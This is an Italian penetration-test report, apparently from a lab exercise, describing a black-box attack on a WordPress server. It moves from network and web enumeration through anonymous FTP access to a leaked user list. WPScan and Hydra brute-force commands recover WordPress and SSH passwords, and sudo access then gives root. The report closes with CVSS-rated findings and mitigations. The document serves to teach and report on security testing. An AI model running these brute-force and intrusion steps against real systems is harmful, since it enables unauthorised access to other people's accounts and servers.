

Penetration Test Report – Black Box Assessment

Consulente: Domenico Vitale

Azienda Committente: Consulting S.r.l.

Data: Dal 16 Gennaio al 18 Gennaio 2026

Tipologia di test: Penetration Test – Black Box

Target: Web Application aziendale basata su CMS WordPress

Introduzione

Il presente documento descrive le attività e i risultati del **penetration test black box** condotto su una web application aziendale basata su CMS WordPress, ospitata su server Linux ed esposta su rete interna.

Il test è stato eseguito su incarico di Consulting S.r.l. con l'obiettivo di simulare un attacco realistico da parte di un potenziale attaccante esterno, senza alcuna informazione preliminare riguardo l'infrastruttura, i servizi esposti o le credenziali di accesso.

L'attività di penetration testing ha avuto lo scopo di valutare il livello di sicurezza complessivo dell'applicazione e del sistema sottostante, identificando eventuali vulnerabilità tecniche e configurazioni insicure che potrebbero consentire l'accesso non autorizzato, fino alla compromissione completa del sistema.

Accordi e Ambito del Test

1. Tipologia di test Black Box Penetration Test:

- Nessuna informazione fornita in anticipo su:
- indirizzi IP
- servizi
- utenti
- credenziali
- sistema operativo

2. Regole di ingaggio

- Simulazione di un attaccante esterno
- Nessun accesso privilegiato iniziale
- Nessun utilizzo di recovery mode
- Utilizzo consentito di strumenti standard di penetration testing
- Obiettivo finale: compromissione completa del sistema

Metodologia

Il test è stato condotto seguendo una metodologia strutturata, tipica dei penetration test black box:

- Network Discovery
- Service Enumeration
- Web & Application Enumeration
- Accesso iniziale
- Post-Exploitation
- Privilege Escalation

Tool Utilizzati

1. arp-scan

- Comando utilizzato:

```
sudo arp-scan -l
```

- Descrizione:

arp-scan è uno strumento di network discovery a livello ARP (Layer 2) che consente di individuare host attivi nella rete locale.

È stato il primo tool utilizzato per identificare l'indirizzo IP del target, in assenza di informazioni iniziali.

2. Nmap

Descrizione:

nmap (Network Mapper) è uno strumento di scansione di rete utilizzato per identificare host, porte aperte, servizi attivi e versioni software.

Utilizzo:

- Enumerazione dei servizi
- Identificazione della superficie di attacco
- Raccolta di informazioni preliminari

3. Gobuster

Descrizione:

gobuster è uno strumento di brute force per directory e file su applicazioni web, basato su wordlist.

utilizzo

- Enumerazione di directory e risorse nascoste
- Individuazione di endpoint non linkati

4. FFUF

Descrizione:

ffuf (Fuzz Faster U Fool) è un web fuzzer ad alte prestazioni utilizzato per l'enumerazione avanzata di risorse web.

utilizzo:

- Fuzzing di directory
- Ricerca di endpoint e parametri nascosti

5. WPScan

Descrizione:

WPScan è uno strumento specializzato nel security assessment di WordPress, utilizzato per identificare versioni, plugin, temi vulnerabili e utenti.

Utilizzo:

- Enumerazione utenti WordPress
- Analisi delle configurazioni di sicurezza

```
kali@kali:~/Desktop$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 10.0.2.8
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.3      08:00:27:18:2a:31    PCS Systemtechnik GmbH
10.0.2.10     08:00:27:8d:f9:80    PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.961 seconds (130.55 hosts/sec). 2 responded

kali@kali:~/Desktop$ sudo nmap -sV -sC -v -p- 10.0.2.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-16 12:57 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:57
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534 65534      4096 Mar 03 2018 public
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 10.0.2.8
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 2
|_    vsFTPd 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
```

Web enumeratio con gobuster dir

```
kali@kali: ~/Desktop
$ gobuster dir -u 10.0.2.10 -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 286]
./htaccess (Status: 403) [Size: 286]
./cgi-bin/ (Status: 403) [Size: 285]
./index (Status: 200) [Size: 177]
./robots.txt (Status: 200) [Size: 43]
./robots (Status: 200) [Size: 43]
./server-status (Status: 403) [Size: 290]
Progress: 20469 / 20469 (100.00%)
```


Virtual host scan con FFUF

```
kali@kali: ~/Desktop
$ ffuf -H "host:FUZZ.10.0.2.10" -u http://10.0.2.10 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt


v2.1.0-dev

:: Method : GET
:: URL : http://10.0.2.10
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header : Host: FUZZ.10.0.2.10
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
```

La prima porta ad essere esaminata è stata la porta 80



Poi il file robots.txt



Nel file robots.txt mi è comparso questo:

User-agent: *
Disallow: /backup_wordpress

Questo significa:

- User-agent: * → la regola vale per tutti i bot (Google, Bing, ecc.)
- Disallow: /backup_wordpress → si chiede ai motori di ricerca di NON indicizzare quella directory

Chiunque conosca l'URL può accedere comunque alla directory via browser.
La voce Disallow, viene interpretata come:


“Qui potrebbe esserci qualcosa che l'amministratore non vuole rendere visibile”

Disallow(non permettere) è un'indicazione utile per l'enumerazione e spesso rileva_

- directory di backup
- pannelli di test
- ambienti di staging
- vecchie versioni del sito


In questo caso Disallow: /backup_wordpress indica chiaramente la presenza di una directory di backup.

Quindi nell' URL inserisco 10.0.2.10/backup_wordpress





Facendo qualche ricerca su internet ho visto che per fare il login nell' URL bisognava aggiungere wp-login.php.

http://10.0.2.10/backup_wordpress/wp-login.php



Ok si può effettuare un login ma non ho le credenziali quindi inizio ad esaminare altre porte e la prima che esamino è la porta 21 FTP.

Dalla scansione di nmap ho appreso che si poteva entrare in FTP anonymous quindi utilizzando la password con la parola anonymous



Una volta entrato in FTP i comandi che utilizzo sono:

- ls per vedere che file e directory ci fossero ed è stata trovata la directory **public**

Poi con il comando

- cd per entrare nella directory public.
- ls e trovo [users.txt.bk](#)
- get [users.txt.bk](#) per scaricarlo in locale

```
kali@kali:~/Desktop$ ftp localhost
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||30634|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
31 bytes received in 00:00 (9.52 KiB/s)
ftp> bye
221 Goodbye.

(kali@kali)-[~/Desktop]
$ cat users.txt.bk

abatchy
john
mai
anne
doomguy

(kali@kali)-[~/Desktop]
$
```

Qui ho scoperto una serie di utenti.

Ho utilizzato anche WPScan per identificare versioni, utenti, plugin.

```
kali@kali:~/Desktop$ wpscan --url http://10.0.2.10/backup_wordpress --users john --passwords /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt

[*] User(s) Identified:

[*] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Fri Jan 16 13:47:07 2026
[*] Requests Done: 55
[*] Cached Requests: 6
[*] Data Sent: 15.012 KB
[*] Data Received: 231.962 KB
[*] Memory used: 184.715 MB
[*] Elapsed time: 00:00:03

(kali@kali)-[~/Desktop]
$
```

E qui compaiono 2 utenti wordpress: admin e john

WPScan può effettuare anche attacchi a Brute Force e in questo caso è stato molto più veloce di hydra

Il comando per effettuare il brute force:

wpscan --url http://10.0.2.10/backup_wordpress --usernames john --passwords /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt

```
kali@kali: ~/Desktop
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] john / enigma
Trying john / family Time: 00:00:46 <===== > (650 / 10650


[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Sat Jan 17 12:10:35 2026
[+] Requests Done: 823
[+] Cached Requests: 5
[+] Data Sent: 400.921 KB
[+] Data Received: 641.97 KB
[+] Memory used: 278.262 MB
[+] Elapsed time: 00:00:51

(kali@kali)-[~/Desktop]
$
```

Su wordpress ho inserito le credenziali di john con password enigma




Con gli utenti trovati sul file [users.txt.bk](#) ho iniziato a connettermi con ssh per vedere quali utenti potessero accedere solo con la password senza l' utilizzo di chiavi crittografiche




L'unico utente che utilizzava password è anne, quindi utilizzo Hydra con wordlists rockyou.txt.

Il comando eseguito è stato il seguente:

hydra -l anne -P /usr/share/wordlists/rockyou.txt 10.0.2.10 ssh



La password di **anne** è **princess**



Una volta effettuato l'accesso eseguo i seguenti comandi:

- **id:** e mi rendo conto che anne appartiene al gruppo sudo
- **sudo su:** per diventare root
- **cd:** per andare alla home directory dell' utente root
- **ls -al:** per vedere che file e directory e trovo flag.txt
- **cat flag.txt:** mi compare il banner.

Vulnerabilità Identificate

Servizio FTP con Accesso Anonymous Abilitato

Porta: 21/TCP

Servizio: FTP

Gravità: Alta

CVSS v3.1 Score: 7.5 (High)

CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Descrizione:

Descrizione:

Il servizio FTP risultava configurato con accesso anonymous, consentendo a utenti non autenticati di accedere al sistema.

Impatto:

- Compromissione della confidenzialità
- Accesso non autorizzato a file e informazioni
- Facilita ulteriori fasi di attacco

Autenticazione SSH Basata su Password Debole

Porta: 22/TCP

Servizio:SSH

Gravità: Alta

CVSS v3.1 Score: 8.8 (High)

CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Descrizione:

Il servizio SSH permetteva l'autenticazione tramite password deboli, senza l'uso di chiavi crittografiche e senza protezioni contro attacchi di forza bruta.

Impatto:

- Accesso remoto completo al sistema
- Compromissione di confidenzialità, integrità e disponibilità
- Facilita l'escalation dei privilegi

Mitigazioni Raccomandate

Servizio FTP

- Disabilitare l'accesso anonymous
- Consentire accesso solo a utenti autorizzati
- Utilizzare protocolli sicuri come SFTP
- Valutare la rimozione del servizio se non necessario

Servizio SSH

- Disabilitare l'autenticazione tramite password
- Abilitare solo SSH key-based authentication
- Implementare policy di password robuste
- Utilizzare strumenti anti brute-force (es. fail2ban)

Conclusione

Il penetration test condotto in modalità black box ha dimostrato come configurazioni insicure e controlli di accesso deboli possano consentire a un attaccante esterno di compromettere un sistema partendo da zero informazioni.

Le vulnerabilità riscontrate evidenziano la necessità di:

- hardening dei servizi esposti
- adozione delle best practice di sicurezza
- esecuzione periodica di penetration test

L'implementazione delle mitigazioni proposte ridurrebbe significativamente la superficie di attacco e migliorerebbe la postura di sicurezza complessiva del sistema.